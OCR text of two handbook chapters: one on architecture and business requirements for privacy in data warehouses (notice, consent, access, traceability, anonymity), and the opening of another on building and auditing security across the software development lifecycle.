

EXHIBIT 182.5 Business interactions involved for enabling consumer privacy.

182.2.3 Consumer Interactions

It is commonly accepted that an implied contract is established between a consumer and a transaction provider when that consumer voluntarily and knowingly engages in interactions that may ultimately result in transactions with that transaction provider. The contract implies agreement:

- By the consumer to supply personal data required for that transaction
- By the transaction provider to use, maintain, and store this data in some form, for some length of time, for the purpose of fulfilling the contract

Consumers are willing to share additional personal data (outside the required purpose) in relationships where the business is *trusted* and where there is an identified need or mutual benefit. The amount and type of data shared reflect explicit and implied consumer preferences, as well as business requirements.

182.2.4 Loading Data

Businesses need to examine the collection of consumer interactions and transactions in order to determine “what happened.” This can be done from legal, business, monetary, fiscal, competitive, and other aspects that are necessary for legitimate business functions. Historically, typical storeowners and bankers “remembered” their customers’ behaviors and preferences and modified ensuing interactions accordingly. Likewise, larger companies, aided by modern tools such as data warehouses, will be able to “remember” their customers’ behaviors and preferences through the history of collected interactions and transactions that have been loaded into their databases.

182.2.5 Processing Information

Once businesses determine “what happened,” the next logical step is to learn “why it happened.” Numerous tools are available for businesses to use in processing interaction and transaction information. These tools help diagnose and visualize patterns in consumer behaviors and preferences that ultimately guide business operations toward greater efficiencies and optimize corporate behaviors to be consistent with company goals and objectives. Consumers are unlikely to object to such uses for their personal data as long as the insights gained for the business do not automatically lead to actions contrary to their privacy preferences.

182.2.6 Mining Data

After ascertaining "what happened" and "why it happened," businesses employ tools and techniques, such as data mining and analytical modeling, in attempts to predict "what will happen." Such analysis considers a business' memory of interactions and transactions, as well as possible additional information obtained from external sources. Businesses are responsible for ensuring that these external information sources are legal and accurate, and that they have the consent of affected consumers if personally identifiable data is involved. Resulting predictive models are applied to consumer records to forecast future behaviors, typically in the areas of consumer acquisition, retention, and growth. These models can also be used in determining business impact expectations affected by credibility, fraud, affluence, and other business conditions.

182.2.7 Taking Actions

The point at which businesses decide to take "actions" based on predictive modeling results is the final step in the business scenario for enabling consumer privacy. No actions should be taken that are in violation of the law or against the preferences of the consumer. Privacy considerations impact business behaviors and may provide either a threat of increased regulation leading to decreased ability to do business, or an opportunity to better understand and respond to consumer preferences, thereby strengthening the relationship.

In summary, it is crucial to examine the metamorphosis that data undergoes throughout business interactions, and where businesses control, store, and process consumer data. Ultimately, only companies decide how privacy will be executed within their businesses. No implementation will prevent businesses from taking actions contrary to the law or to consumer privacy preferences.

182.3 Business Requirements for Enabling Privacy

Legislative developments for protection of personal privacy range between rigorous government involvement and self-regulatory approaches. Voluntary guidelines establishing basic principles for data protection were adopted in 1980 by member nations of the Organization for Economic Cooperation and Development (OECD).[5] These guidelines encourage adoption of legislation and practices recognizing the rights of individual citizens with respect to personally identifiable data gathered about them, and defining parameters for what constitutes personally identifiable data.

A great deal of thought has already gone into consolidating privacy provisions specified in the OECD guidelines with the "key elements" of the Online Privacy Alliance[6] and the Articles of the EU Directive[1,2]in order to generate a comprehensive set of privacy requirements. This chapter briefly summarizes six proposed privacy requirements and explicitly adds two more related requirements, which, when applied to system architectures, help in determining the impacts of privacy interventions on each system.

1. *Notice* Companies should be able to provide easily understood notice to their customers that personal data will be collected, which data will be collected, and how data will be used and

[5] "OECD Guidelines on the Protection of Privacy and Transborder Flows of Personal Data," 23 September, 1980. http://www.oecd.org/dsti/sti/secur/prod/PRIV-EN.htm.

[6] "FTC Releases Report on Consumers' Online Privacy," Report to Congress on Privacy Online, June 4, 1998, http://www.ftc.gov/opa/9806/privacy2.htm.

disclosed. Notification should include the identities of the data collector and other intended recipients of the data, as well as information about "logic involved in automated processing."[1,2,7]

2. *Choice/Consent* Companies should be able to provide their customers with suitable choices to opt-in or opt-out[8] of specific personal data items for collection, use, and disclosure, consistent with the jurisdictions and requirements the industry environment in which they do business.
3. *Access* Companies should be able to provide assurance to their customers that the personal data they collect, use, and disclose is accurate and up to date. Accessibility includes the means for individuals to review and correct inaccurate or incomplete personal data, as well as the right to erase or "block" access to data not collected in accordance with the rules of local legislation.
4. *Security* Companies should be able to provide assurance to their customers that the personal data they collect, use, and disclose is secure against loss, and against unauthorized access, destruction, alteration, use, or disclosure.
5. *Limitation* Companies should be able to provide assurance to their customers that the collection and use of personal data will be limited to explicit, specified, and legitimate purposes, and that the data will be kept in identifiable form for no longer than necessary to accomplish original purposes.
6. *Accountability* Companies should be able to establish procedures for their customers to seek resolution or redress for possible violations of stated privacy principles and practices. Accountability includes support for enforcement of existing legal and regulatory remedies (country specific) and notification to privacy authorities in each country of intent to collect personal data relating to their subjects.
7. *Traceability* Companies should be able to provide assurance to regulators that all interactions and processing will be traceable and logged in such a way as to allow for internal assessments, as well as assessments by third parties, that demonstrate customer compliance with privacy policies. This is particularly important for those customers desiring compliance with Safe Harbor[9] proposals.
8. *Anonymity/Pseudonymity* Companies should be able to provide assurance to their customers that personal data can be maintained in a state of either anonymity or pseudonymity, as elected by the individual, such that the data cannot be used later to target the individual.

182.3.1 Mapping Requirements to Architectural Components

The business environment and business scenario, explored previously in Exhibit 182.4 and Exhibit 182.5, depict the relationship between consumers and companies. When viewed architecturally, three components describe the primary areas impacted by enabling consumer privacy:

1. *Privacy presentation* serves as a "window" into consumer interactions and covers consumer, administrative, and operational devices as well as browsers.
2. *Business logic for enabling privacy* covers business interaction activities, transactions, translations, analysis, and management.
3. *Privacy data* covers query, look-up, and other data management activities for data warehouses, as well as for intermediate data stores, either within applications or stored in smaller databases.

The eight privacy business requirements discussed earlier impact these three architectural components as shown by the chart in Exhibit 182.6. The Xs in the chart indicate which requirements for enabling consumer privacy must be met for each architectural component. For example, the requirement for notice must be implemented for both privacy presentation and business logic components, but not for the privacy data component. As stated previously, security is required for any solution that enables

Traceability	X	X	X
Anonymity		X	X

consumer privacy; therefore, security considerations must be implemented for each architectural component.

182.3.2 Architecture Model for Enabling Consumer Privacy

Mapping business requirements to architectural components ensures that implementations are guided primarily by business considerations prior to evaluating technical options for those implementations. The architecture model in Exhibit 182.7 illustrates this mapping graphically.

The model identifies several different types of users who can interact with a customer's business system, predictably with different types of interfaces, through the privacy presentation component. They include consumers, operators and administrators, and privacy auditors. Users can also be applications and agents operating on behalf of human beings. The model also indicates the various sources for privacy rules impacting the business logic component, that is, government, industry/sector, and consumer. It also illustrates how requirements for security envelop all business processes that are impacted for enabling consumer privacy.

The model shows that both privacy presentation and business logic components will need to contain sub-components that address requirements for notice, choice/consent (which involves data collection), and access (which may or may not involve data correction). It reveals that the requirements for time and



EXHIBIT 182.7 Architecture model for enabling consumer privacy.

use limitations, as well as anonymity/pseudonymity, will need to have sub-components contained in both business logic and privacy data components.

The model further represents that all three architectural components will need to contain sub-components dealing with requirements for traceability, which will likely be required to support requirements for accountability procedures defined by the business.

During interactions, and in addition to sending privacy policy notification, companies should be able to allow consumers to specify:

- Whether or not they can be tracked for purposes beyond the contracted business agreement
- What data they are willing to share beyond that which is required for the contracted business agreement
- Under what circumstances they will share data (loyalty programs) beyond that which is required for the contracted business agreement
- What data, if any, they are willing to have retained or sold

During business operations, companies should be able to allow:

- Consumers to examine their personal data
- Consumers to correct erroneous data
- Consumers to interact anonymously
- Regulators to examine company compliance with protecting personal data

During analysis, companies should be able to comply with:

- Regulations for retention periods
- Regulations for authorized use
- Anonymization rules
- Consumer rules for retaining or selling data

Popular thinking deems that the best place to control privacy is at the point of access; however, the authors maintain that the best place to control privacy is within the data warehouse where the rules for using personally identifiable information can be strictly enforced.

Additional details on the functions required for enabling consumer privacy, and how they map to the architecture model just described, is the focus of the next chapter section.

182.4 The Technical Problem

The technical problem of enabling consumer privacy is complicated by customer investments in current technologies, rapid business environmental changes, emerging technologies, and evolving standards. The following technical problem statement captures these concerns:

> Companies need technologies and services that sustain existing and emerging privacy requirements, and that offer flexibility for changes in privacy rules, scalability for growth, and acceptable changes in performance, reliability, availability, and manageability.

This section examines the problem of enabling privacy from various technical perspectives. The business requirements that were revealed during investigation of the business problem are further scrutinized to identify the functions, processes, and technologies necessary to meet the requirements. These business requirements, along with the business environment, influence technology decisions that help formulate the technical requirements impacting the architecture.

182.4.1 Functions Required for Enabling Privacy

Exhibit 182.8 describes functions, along with the types of data, necessary to implement each business requirement for enabling privacy. Current and emerging technologies that apply to these functions are identified, and those that are advocated for this solution are underlined.

182.4.2 Technical Perspectives for Enabling Privacy

Technical perspectives depend on the focus of business objectives and other qualitative attributes, such as function or performance. Different attributes abstract specific details from the business environment with respect to different criteria, thus generating the different system perspectives. Each perspective can independently define the meanings for components, interrelationships, and guidelines, but resulting system perspectives are not independent.

Recognizing the fact that enabling consumer privacy requires changes to existing architectures and not entirely new architectures, each of the technical perspectives discussed below addresses only those specific aspects that must be considered when applying changes to a system's architecture that enable it for consumer privacy. The next four subsections examine functional, performance, availability/reliability, and OA&M perspectives.

182.4.2.1 Functional Perspective

The functional perspective exhibits architectural views of processes, data flows, communications, and presentation for each of the components identified in the architecture model. The functions exhibited within the architecture components comprise the architecture building blocks for enabling privacy.

182.4.2.2 Privacy Presentation Component

Exhibit 182.9 captures the functions necessary within the privacy presentation component to support the business requirements for enabling consumer privacy. Five functional architecture building blocks are defined.

The left-most, vertically oriented building block within the privacy presentation component in Exhibit 182.9 highlights the authentication and authorization functions necessary to fulfill the security requirements. The building block at the bottom of the exhibit highlights functions for tracking activities performed on, or with, personal data and privacy preferences that are necessary to fulfill the traceability and accountability requirements. The three remaining building blocks highlight the functions necessary to fulfill the privacy requirements for privacy policy notification, choice/consent, and access of personal data and privacy preferences.

The following describes the flow of data through the privacy presentation component. An initial communication occurs between some type of "user" (human, agent, or other application) and the appropriate "user" interface to an implementation of the privacy presentation component. The user may or may not have been previously notified regarding the privacy policy through various mechanisms, including hard-copy mail, brochure, electronic mail, HTTP, and others. Once the user is authenticated and authorized to operate within this component, all activities that "get," "move," or "use" personal data (including privacy preferences) are logged and monitored.

The privacy presentation component executes functions that send and receive personal data and privacy preferences between "users" and the component implementing business logic for enabling privacy. It also executes functions that allow these "users" to review and correct personal data and privacy preferences. Such review and correction may occur dynamically in the future; however, it is more likely that, for the present, these functions will be implemented through some type of paper-based, report-and-update mechanism.

For automated systems, privacy preferences can be specified periodically or maintained every time a consumer conducts business. For the latter case, programmable Web agents may be appropriate mechanisms to ease the overhead of specifying and maintaining privacy preferences. The recommended standards for communication among privacy presentation functions are HTTP and P3P (Web-based

EXHIBIT 182.8 Functions Required for Enabling Privacy

	Functions Necessary	Types of Data Needed	Technologies
Notice	• Communicate privacy policy • Include explanations for any "automated processing" • Data usage tracing facility (to track the use of data within the IT system end-to-end)	• Company privacy policy	• Paper-based and Web-based devices and protocols • Specific devices, kiosks • Scripts • Metadata repository (documenting the use of privacy-enabled data)
Choice/consent	• Identify specific data elements that must be displayed, which elements can be changed, and by whom • Present personal preference choice options/current settings • Make and change personal preference settings • Negotiate (option) personal preference settings • Commit/acknowledge personal preference setting changes	• Personal preference choice options • Personal preference current settings • Company privacy policy rules • Privacy metadata • Negotiation rules	• Paper-based and Web-based devices and protocols • Specific devices, kiosks • For interactions involving data warehouse (DW) then metadata standard for privacy is MDIS • For interactions not involving DW, then metadata standard for privacy is P3P • Data collection/update MUI (multimedia user interface) • Scripts • DB access
Access	• Identify specific data elements that must be displayed, which elements can be changed, and by whom • For user-initiated requests: — Authenticate user — Request access to view personal data — Respond to access request • For business-initiated requests: — Present current personal preference settings — Request update to settings • Negotiate (option) or change personal preference settings • Delete all instances of specific and "allowable" elements	• Personal preference current settings • Company privacy policy rules • Negotiation rules	• Web-based devices, protocols, verification mechs (VeriSign) • Specific devices, kiosks • Call centers • Paper reports (OLAP/SQL) • For interactions involving DW, then metadata standard for privacy is MDIS • For interactions not involving DW, then metadata standard for privacy is P3P • Data collection/update MUI (multimedia user interface) • Scripts • DB access (create, delete, update, and delete) • Transaction integrity (to assure accuracy of database updates)

Exhibit 182.8 (Continued)

	Functions Necessary	Types of Data Needed	Technologies
	• Commit and acknowledge personal preference setting changes		
Limitation	• For "use" limitation (what company can do with personal data), enforce use preferences	• Company privacy policy rules	• Application logic assuring "legitimate purposes" are carried out
	• For "retention" limitation (how long company can use personal data, may not be known), enforce retention preferences	• Personal preference current settings	• Business processes handling manual and automated intervention for opting out of automated processing
		• Additional collected data	• For interactions involving DW, then "database views" control time/use limits • For interactions not involving DW, then stored procedures control time/use limits • One has potential to develop "privacy state information" to help enforce dynamic temporal changes • Possible application development technology that assures new applications adhere to rules • Possible application execution environment logic to assure legitimate use
Accountability	• For controller or processor of personal data (also requires traceability):	• Company privacy policy rules	• Business procedures
	— Interrogate systems and make corrections	• Personal preference current settings	• Security technologies (for non-repudiation and logging)
	— Non-repudiation capability	• Controller Processor identification • Privacy log repository	
Traceability	• Architecture for managing traceability and verifying requirements	• Company privacy policy rules	• Many, depending on chosen architecture for enabling traceability
	• Log event occurrences, alarms, exceptions, etc.	• Personal preference current settings	• Application execution environment logging (pre- and post-call logging)
	• UI to look at logs and reconcile between different data services • Generate reports • "Tracking facility" for privacy adherence/compliance • Enforce logging function and protect logged data • Establish logging of configuration controls	• Privacy log repository	

Anonymity/ pseudonymity	• Anonymity (as it applies to usage, takes identifiers away; is NOT reversible) — Block, strip, or screen out personally identifiable data • Pseudonymity (assigns nonidentifiable name to collection of data; is reversible) — Generate pseudonyms with appropriate controls	• Personal preference settings on usage • Personal preference settings on retention	• For interactions involving DW, then "database views" handle anonymity • For interactions not involving DW, then stored procedures handle anonymity • Pseudonym generators

client position for P3P, personal privacy protection, is the most evolved; however, the types and formats for defined privacy data elements can be extended to other operating environments).

An advocated position for communicating between privacy presentation functions and the functions for implementing business logic enabling privacy are Microsoft's messaging services (i.e., MSMQ), Microsoft's object request broker architecture (i.e., COM/DCOM), or Web-based services (i.e., HTTP, P3P). Industry-specific interfaces will apply on top of COM/DCOM (i.e., DNAfs) for financial.

182.4.2.3 Business Logic for Enabling Privacy Component

Exhibit 182.10 captures the functions necessary within the business logic component to support the business requirements for enabling consumer privacy. Four functional architecture building blocks are defined. The first three building blocks within the business logic component in Exhibit 182.10 highlight the functions necessary to fulfill the privacy requirements for privacy policy notification, choice/consent, and access of personal data and privacy preferences. Specifically, the functions maintain the privacy policy and enforce privacy rules for the business. The building block at the bottom of the exhibit

EXHIBIT 182.10 Functions within business logic for enabling consumer privacy component.

highlights functions for tracking activities performed on, or with, personal data and privacy preferences necessary to fulfill the traceability and accountability requirements.

The following describes the flow of data through the business logic component for enabling privacy. All activities that "get," "move," or "use" personal data (including privacy preferences) are logged and monitored.

The business logic component executes functions that process requests and responses regarding personal data and privacy preferences between the privacy presentation and privacy data components. As part of processing these requests and responses, the business logic component also executes functions that enforce privacy rules derived from the business rules and sources for government, industry/sector, and consumer privacy rules.

Where business logic functions are implemented within applications, there are no recommended standards for communication among these business logic functions. Business policies governing operational and analytical applications will likely dictate how information is communicated within these automated systems.

An *advocated* position for communicating between the functions for implementing business logic enabling privacy and privacy data functions are Microsoft's object request broker architecture (i.e., COM/DCOM) or Web-based services (i.e., P3P). The P3P session information passed across these component interfaces is different from that passed across for the privacy presentation component. Those customers with preexisting infrastructures (e.g., proprietary, CORBA, messaging, DB2) for data communication will likely maintain their infrastructures.

182.4.2.4 Privacy Data Component

Exhibit 182.11 captures the functions necessary within the privacy data component to support the business requirements for enabling consumer privacy. Four functional architecture building blocks are defined.

The left-most, vertically oriented building block within the privacy data component in Exhibit 182.11 highlights the data integrity protection and data access control functions necessary to fulfill security requirements. The building block at the bottom of the exhibit highlights functions for tracking activities performed on, or with, personal data and privacy preferences that are necessary to fulfill the traceability and accountability requirements. The two remaining building blocks highlight the functions necessary to fulfill privacy requirements for choice/consent and access of personal data and privacy preferences, time/use limitations, and anonymity/pseudonymity.

**COM/DCOM-advocated position

EXHIBIT 182.11 Functions within the privacy data component for enabling consumer privacy.

The following describes the flow of data through the privacy data component. All activities that “get,” “move,” or “use” personal data (including privacy preferences) are logged and monitored. The privacy data component executes functions that verify the integrity and access permissions for data requests received from the business logic component.

The privacy data component also executes functions that filter the data according to previously established privacy preferences prior to accessing personal data or responding back to the business logic component. Furthermore, the privacy data component executes functions providing privacy metadata services for personal data stored either in databases or within specific applications.

Where privacy data functions are implemented within nondatabase applications, there are no recommended standards for communication among these privacy data functions. Business policies governing operational and analytical applications will likely dictate how information is communicated within these automated systems. Where privacy data functions are implemented within database system applications, the recommended standards for communication among functions are SQL, XML, MDIS and ODBC, as well as OLE/DB and OLE/DBO.

182.4.2.5 Performance Perspective

The performance perspective addresses performance implications to the architecture as a result of enabling consumer privacy. As with any system, performance is balanced against features and functions. A trade-off is established between required features and functions, and acceptable performance.

Within the privacy presentation component depicted in Exhibit 182.10, the functions most likely to affect performance are those implementing requirements for choice/consent and access (whether real-time or delayed), traceability (depending on the level of logging), and security. The functions implementing notice are expected to affect performance to a lesser degree.

Within the business logic component depicted in Exhibit 182.11, the functions most likely to affect performance are those implementing requirements for choice/consent and access (related to enforcement of the privacy rules), and traceability. Functions implementing maintenance of the privacy rules are expected to affect performance to a lesser degree.

Within the privacy data component depicted in Exhibit 182.11, the functions most likely to affect performance are those implementing requirements for access, time/use limitations, traceability, and security. Performance thus depends on where and how personal data is stored and maintained. For implementations using teradata data warehouses, performance is minimally affected because requirements for enabling consumer privacy are accommodated by the existing data warehouse design. Other data warehouses, intermediate data stores, and types of databases, as well as other types of applications maintaining personal data, will likely have performance degradations due to the additional functions imposed by privacy requirements.

There are also likely to be performance implications based on implementation choices for communications between the three main architectural components. The emerging World Wide Web Consortium (W3C) standard for P3P may have performance implications on server interactions; however, despite its current popularity and because this standard is evolving, these implications are unknown.

182.4.2.6 Availability/Reliability Perspective

The availability/reliability perspective is concerned with impacts to the availability and reliability of solutions based on the architecture resulting from enabling for consumer privacy. Availability focuses on the time between system failures. Reliability focuses on the frequency with which a system fails. As with any system, acceptable levels of availability and reliability are determined by the requirements for the industry’s operating environment.

The question for each industry to ask itself is whether or not privacy is such an integral part of the system that the whole system is down when privacy-related elements, such as privacy log connections, are unavailable. Trade-offs will be made by each business’ policies, based on the risk imposed by doing business when these privacy elements are unavailable. Given the current state of emerging personal privacy legislation worldwide, it is likely that most industries will need to specify high availability and reliability of all privacy-related elements. Obviously, the more complicated the rules are, the more complicated enforcement will be.

182.4.2.7 OA&M Perspective

The OA&M perspective addresses impacts to the operation, administration, and management of solutions based on the architecture as a result of enabling for consumer privacy. As with any system, OA&M requirements are determined by the business' policies and operating environment. Only those aspects of OA&M systems impacted by privacy are of concern to the architecture.

OA&M systems are comprised of components implementing instrumentation, infrastructure, and management applications. Because management infrastructure exists wholly to support management functions, there are no expected impacts to this component arising from privacy requirements. Primary impact derives from any additional instrumentation required as a result of enabling privacy, as well as new management applications that may be created to handle the new instrumentation data.

Some of the events that can be instrumented for privacy include access to personal/sensitive data, frequency of access to personal/sensitive data elements, logging of critical events, backup and recovery of personal/sensitive data, and performance monitoring. Threshold values will need to be established for the number of hits on personal data items, the number of violations, and the number and types of alerts. Alerts can be instituted for attempts to access personal data, as well as for unexpected and unauthorized accesses.

For implementations using some form of database system to store and maintain personal data, existing data management system rules will need to be augmented with privacy-related utilities and management applications for monitoring privacy-related events. Authorized system and database administrators must be aware of, and apply, legal issues and rules to the creation of additional rules and views required for enabling privacy. These authorized users must also have exclusive access to the privacy log for security reasons.

182.5 Summary

This chapter is intended as a guide as companies begin to launch activities that migrate their products and services toward including capabilities enabling consumer security and privacy within data warehouse environments. The expectation is that companies will examine their industry environments and leverage the content of this chapter addressing security and privacy concerns as they evolve in the industry architectures. Recommendations to modify this chapter are anticipated as a matter of course as better and more accurate information is gathered.

183

Building and Assessing Security in the Software Development Lifecycle

George G. McBride

With events such as buffer overflows, SQL code injection, and arbitrary code injection, we are faced with a continuous flood of vulnerability and threat information for our systems, our applications, and our networks. Whether the information comes from a customer, an employee, or an auditing or assessment firm, organizations are continuously addressing the endless cycle of vulnerability and threat identification, measurement of risk, and the implementation of some appropriate corrective action (also referred to as a *control*). Surely, there must be some measures that organizations can take when developing software to proactively address security and in turn reduce potentially negative publicity and the costs of development and ongoing maintenance for themselves and their customers.

183.1 Introduction

This chapter discusses how organizations that are involved with the development of software systems can build security, reliability, and resiliency into their applications. In addition, readers of this chapter will also understand areas that should be reviewed during an audit or assessment of a typical software development life cycle (SDLC). The software engineering field has several equally viable and applicable SDLC methodologies depending upon the business, industry, type of application, and experience of the development team. This chapter provides recommendations, best practices, and areas to review during an audit or an assessment for any and all of the SDLC methodologies. Finally, every effort has been made to ensure that whether you develop in house or outsource the development of software systems, each aspect of this chapter will be relevant to you.

This chapter focuses on the following areas:

- The need for secure and reliable software
- Development environments, including physical and logical security, source code management, auditing, authentication, authorization, and access control to source and run-time code

- Common security challenges to all SDLC methodologies
- Security with purchased, open-sourced, and proprietary code embedded in applications under review
- Security in the requirements and definition phases
- Security in the software systems design phase and how Formal Methods can help secure the design
- Security in the implementation and coding phases, including source code review tools
- Security in the integration and testing phases including module and unit testing and integration
- Security during installation and deployment phases
- Security in the lifecycle maintenance mode, including software updates, obsolescence, and decommissioning
- Security through third-party solutions, and whether they hinder or help the overall software solution.

One of the first questions that any fiscally minded manager may ask is "Why?" Why would any company choose to spend additional funds, accept longer development cycles, and possibly require additional personnel to develop code more securely when customers are already buying the software as is? Perhaps the thought is that the initial code will be developed and shipped, and then security features will be implemented as incremental updates over the product's lifecycle, thus ensuring a first-to-market strategy. Perhaps the thought is that nobody will notice the absence of security features, or that the security features will not be required as the software is not mission-critical, or will not be associated with any sensitive data.

Whether the use of the software exceeds its programmers' original expectations, whether it is run on a platform on which it was not originally intended to run, or whether the system receives input data from systems and processes that were designed years later, there is little in today's system design that developers can trust or assume.

Finally, one of the strongest reasons for building security into today's products during the development cycle (and not post-deployment) is cost savings or cost avoidance, depending on your view. For the consumers, whether it is an individual or a business, there are costs associated with applying patches, hot-fixes, updates, or service packs. Connection charges to receive the patches, time taken away from other activities, business disruption, building install packages for the patch, regression testing, and increased network bandwidth are just some of the additional "costs" to the purchaser. The companies that produce software with security defects have costs as well. In addition to making sure that their own infrastructure maintains the latest patches and updates for their applications and operating systems, they also incur costs associated with the management of the software vulnerabilities in their own applications. Longer maintenance cycles, additional personnel, additional testing, additional patches, and the erosion of the company's base or brand name are all additional costs born by the manufacturer.

Performing an internal code walkthrough during the design phase, discovering a vulnerability, making a few changes to a few lines of code and updating the documentation (if that is even necessary) could take as little as a few minutes. Having the help desk field calls from concerned customers who believe that there is a security vulnerability, logging the issue into a database, having a quality assurance associate duplicate the problem, opening up the code, reviewing the code, updating the code, updating the documentation, packaging the update, maintaining the new version, shipping it out, and then fielding calls from customers wondering why the patch just disabled some other application will cost a lot more. In today's environment, it is not a matter of *if* the costs will be incurred; it is a matter of when and how much. Nobody can argue money can be saved by fixing an undocumented feature (a software bug) or vulnerability after the first vulnerability is detected and the product is already in the hands of the customers.

Likewise, there are several reasons why security features (and other features such as privacy, reliability, resiliency to disasters, etc., that will be discussed later) are not typically incorporated in the systems that are still being developed today. Lack of awareness continues to be the reason most given as to why vulnerabilities continue to exist in code. Even with all of the advertisements, supporting applications, magazines, books, and announcements seen today, software developers often feel that they are not at risk for a number of reasons such as assumed external controls, assumed validated input, etc. Security features, like any other feature or requirement, cost money to implement, time to design, code, and test, and may be considered too restrictive to the application from an end-user experience.

Why not just build security features into applications today? Why not just run some tools and ensure that every software bug, whether security related or not, is mitigated? Software design is an inherently complex process, with multiple programming languages, development methodologies, and development environments. Continually evolving development and compiler aids and oftentimes there are an infinite combination of inputs and platforms to run on, which further amplifies design complexity. However, it is not an impossible task, and the remainder of this chapter highlights the activities that a development organization can undertake to increase the security and reliability of its applications.

183.2 The Software Development Life Cycle

There are a number of software development lifecycle models in use today. Waterfall, spiral, rapid application design, joint application design, and prototyping are five of the more common models used by programmers and software engineers when developing software projects. The model chosen is typically dependent on the size of the project (either the team or the size of the expected code-base), the amount of time available, how firm the requirements are, and the background, familiarity, and experience of the design company and its employees. While any model is capable of producing secure code, without strong controls, some models may be more disposed to producing less secure code. For example, the waterfall model maintains strong gates between each of the development cycles, whereas the rapid prototyping methodology usually involves several iterations between end-users (or the marketing organization) and the development team to reach an agreement on the look, feel, and high-level functionality of the application. Once an agreement has been reached and the requirements have been defined, the prototype is supposed to be discarded and the development efforts are begun from scratch, based on the requirements developed during the prototyping activities. How many organizations do you believe actually do that?

183.3 Software Development Security Fundamentals

The guiding principles of the software development process should be documented in a hierarchically arranged and integrated set of policies, practices, standards, and procedures. This policy framework should document many aspects of the SDLC, such as the following:

- A policy that states that the prototyping development methodology will be utilized in all customized software development efforts
- A practice that defines how particular code is commented
- A standard that identifies the permitted programming languages or development environments
- A procedure that provides step-by-step instructions on how to conduct a code review or generate a software build.

It has been my experience through many audits and assessments that the policy framework might exist, but may be antiquated and not used because it adds no value to the overall process. A current and well-maintained policy framework provides the foundation and guiding principles for defining how software is developed securely, efficiently, and within company standards. In the event of a disaster, a current policy framework could be utilized to support recovery operations. Additionally, a policy framework is required to support auditing activities, ISO certification, and other compliance-related activities. The need for a SDLC policy framework is inevitable. Why not ensure that your framework is current and complete now, and use it to drive development activities, rather than completing it after the fact to prepare for an audit?

The waterfall model is one of the most documented and most structured development methodologies available and will be used as an example throughout this chapter. There are several phases of the waterfall model, including:

- Business case and conceptual requirements definition
- Functional requirements and specifications definition (what it needs to do from a business perspective)
- Technical requirements and specifications definition (what it needs to do from a technical perspective)
- Design and architecture of the system
- Coding
- Unit and system test
- Implementation and deployment
- Maintenance
- Decommissioning of software systems.

A typical software design team has several coders, one or more architects or software engineers, some quality assurance personnel, a team leader, a project manager, user representatives (sometimes marketing personnel), and sometimes a secretary or recorder who is responsible for taking notes and minutes. Typically missing from most teams is a security consultant or advocate who can offer guidance, support, and advice on security issues throughout the SDLC. In the absence of that advocate, this chapter provides introductory advice the development team can use to add some baseline security functionality to the next release.

183.3.1 Securing the Foundation

One of the most commonly overlooked areas is physical security, and it is important to cover a few basic concepts in this chapter. At a very high level, we should be concerned about the physical security of the developer's workstations, as well as the security of the source code repositories, build machines, source code back-up, etc. As any lawyer will tell you, the more that you protect your intellectual property (IP), the easier it will be in court to prosecute somebody who has inappropriately gained access to it. If you leave your code stored on several developers' machines, burned on CDs lying around, and printouts of code in the development labs, opposing counsel will always ask "How valuable could it have been?"

If you can perform a thorough physical review, conduct one from top to bottom. If you cannot, at a minimum, the following should be done:

- Ensure that back-up tapes of source code, sample data, and design documents are conducted regularly and properly secured.
- Take the clean desktop policy to heart and ensure that all electronic media and paper copies are properly secured at each developer workstation.
- Review the physical security of the server room (and perhaps of the developers if they are co-located in a single area) to include access controls, logging, environmental controls, guest access, etc.

Likewise, a team of IT security professionals should conduct a thorough assessment of the logical security of the infrastructure. Although a description of that assessment is beyond the scope of this chapter, at a minimum, the following questions should be answered:

- What are the back-up procedures? For example, how often is the development environment, source code, and compiled code backed up? Where are they stored? Who has access to the back-up media?
- Have any tapes been restored to validate the back-up process?

- Is there a business continuity and disaster recovery plan to detail how restoration and development activities will continue in the event of an incident?
- How are logical access control managed for the source code, executable build systems, and test systems? Who approves the access list? When was it last reviewed?
- Have unnecessary services been turned off on the servers and workstations? Are updates and security patches regularly applied?
- How do the developers authenticate to the servers? Is traffic encrypted? Are clear text protocols used (such as Telnet)? If developers are using X Windows, has the configuration been reviewed?
